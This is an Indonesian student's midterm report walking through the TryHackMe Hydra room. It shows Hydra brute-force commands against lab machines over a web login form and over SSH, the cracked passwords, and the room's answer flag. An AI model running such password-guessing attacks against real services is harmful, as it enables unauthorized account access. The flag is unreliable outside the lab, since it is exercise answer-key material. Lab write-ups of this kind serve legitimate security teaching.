

KEAMANAN SISTEM DAN JARINGAN KOMPUTER
(UTS)



Nama : Luluk Musyarrofah

NIM : 2231740038


Kelas : 3B-Teknologi Informasi

PROGRAM STUDI TEKNOLOGI INFORMASI
POLITEKNIK NEGERI MALANG
PSDKU LUMAJANG
2025


1. Lakukan Sign Up/Log in terlebih dahulu pada TryHackMe Hydra. Pada bagian atas sebelum pengerjaan task terdapat video pembelajaran yang menjelaskan Hydra. Tonton video agar lebih mudah memahami.



2. Klik Join room



3. Pada Task 1 berisi penjelasan Hydra dan perintah untuk menginstall Hydra. Karena Hydra sudah terpasang di AttackBox, maka saya dapat mengaksesnya dengan mengklik tombol Start AttackBox. Setelah itu akan muncul terminal yang menampilkan keterangan bahwa Hydra sudah terpasang.



Klik “Completed” untuk beralih ke task 2.

Task 1 Hydra Introduction

What is Hydra?

Hydra is a brute force online password cracking program, a quick system login password “hacking” tool.

Hydra can run through a list and “brute force” some authentication services. Imagine trying to manually guess someone’s password on a particular service (SSH, Web Application Form, FTP or SNMP) - we can use Hydra to run through a password list and speed this process up for us, determining the correct password.

According to its [official repository](#), Hydra supports, i.e., has the ability to brute force the following protocols: “Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MEMCACHED, MONGODB, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, TeamSpeak (TS2), Telnet, VMware-Auth, VNC and XMPP.”

For more information on the options of each protocol in Hydra, you can check the [Kali Hydra tool page](#).

This shows the importance of using a strong password; if your password is common, doesn’t contain special characters and is not above eight characters, it will be prone to be guessed. A one-hundred-million-password list contains common passwords, so when an out-of-the-box application uses an easy password to log in, change it from the default! CCTV cameras and web frameworks often use `admin:password` as the default login credentials, which is obviously not strong enough.

Installing Hydra

Hydra is already installed on the AttackBox. You can access it by clicking on the **Start AttackBox** button.

If you prefer to use the in-browser Kali machine, Hydra also comes pre-installed, as is the case with all Kali distributions. You can access it by selecting Use Kali Linux and clicking on **Start Kali Linux** button.

However, you can check its official repositories if you prefer to use another Linux distribution. For instance, you can install Hydra on an Ubuntu or Fedora system by executing `apt install hydra` or `dnf install hydra`. Furthermore, you can download it from its official [THC-Hydra repository](#).

Answer the questions below

Read the above and have Hydra at the ready.

No answer needed

✓ Correct Answer

4. Pada Task 2 ini mulai menggunakan Hydra. Klik tombol “Start Mechine”, kemudian TryHackMe biasanya memberi IP address untuk target. Klik IP address tersebut maka akan tampil di browser dan muncul halaman Login.

Task 2 Using Hydra

Start the AttackBox by pressing the **Start AttackBox** button at the top of this page. The AttackBox machine will start in Split-Screen view. If it is not visible, use the blue **Show Split View** button at the top of the page.

Press the green **Start Machine** button below to deploy the machine attached to this task, then navigate to <http://10.10.255.86> on the AttackBox (this machine can take up to 3 minutes to boot)

Hydra Commands

The options we pass into Hydra depend on which service (protocol) we’re attacking. For example, if we wanted to brute force FTP with the username being `user` and a password list being `passlist.txt`, we’d use the following command:


```
hydra -l user -P passlist.txt ftp://10.10.255.86
```

For this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method).

SSH

```
hydra -l username -P <full path to pass> 10.10.255.86 -t 4 ssh
```

Option	Description
<code>-l</code>	specifies the (SSH) username for login
<code>-P</code>	indicates a list of passwords
<code>-t</code>	sets the number of threads to spawn



Pada terminal, masukkan perintah berikut.


```
root@kali:/home/kali/thm/rooms/hydra# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.0.223 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."
```

Setelah di enter akan tampil seperti dibawah ini. Pada tampilan ini menampilkan nama pengguna dan password.


```
root@kali:/home/kali/thm/rooms/hydra# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.0.223 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-22 18:12:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.0.223:80/login:username=^USER^&password=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.10.0.223 login: molly password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-22 18:12:23
root@kali:/home/kali/thm/rooms/hydra#
```

Kemudian beralih ke halaman Login, masukkan nama pengguna dan password yang tadi diperoleh.



Login berhasil dilakukan dan tampil seperti berikut. Salin Flag tersebut untuk menjawab pertanyaan 1.



Buka terminal lagi, masukkan perintah berikut dan klik enter.

```
root@kali:/home/kali/thm/rooms/hydra# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.0.223 ssh
```

Maka akan tampil seperti berikut.


```
root@kali:/home/kali/thm/rooms/hydra# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.0.223 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-22 18:13:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.0.223:22/
[22][ssh] host: 10.10.0.223  login: molly  password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-22 18:13:16
root@kali:/home/kali/thm/rooms/hydra#
```

Ketik IP address berikut dan klik enter.

```
root@kali:/home/kali/thm/rooms/hydra# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.0.223 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-22 18:13:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.0.223:22/
[22][ssh] host: 10.10.0.223  login: molly  password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-22 18:13:16
root@kali:/home/kali/thm/rooms/hydra# ssh molly@10.10.0.223
```



Maka akan tampil seperti berikut. Ketik “Is” dan “cat flag2.txt” untuk melihat jawaban dari pertanyaan 2.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-22 18:13:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.0.223:22/
[22][ssh] host: 10.10.0.223 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-22 18:13:16
root@kali: /home/kali/thm/rooms/hydra# ssh molly@10.10.0.223
The authenticity of host '10.10.0.223 (10.10.0.223)' can't be established.
ECDSA key fingerprint is SHA256:RfdHesvclIb40GTfuYsu45wGqDgpizJHuJOUkwBdnRw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.0.223' (ECDSA) to the list of known hosts.
molly@10.10.0.223's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-0-223:~$ ls
flag2.txt
molly@ip-10-10-0-223:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-0-223:~$
```

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}

✓ Correct Answer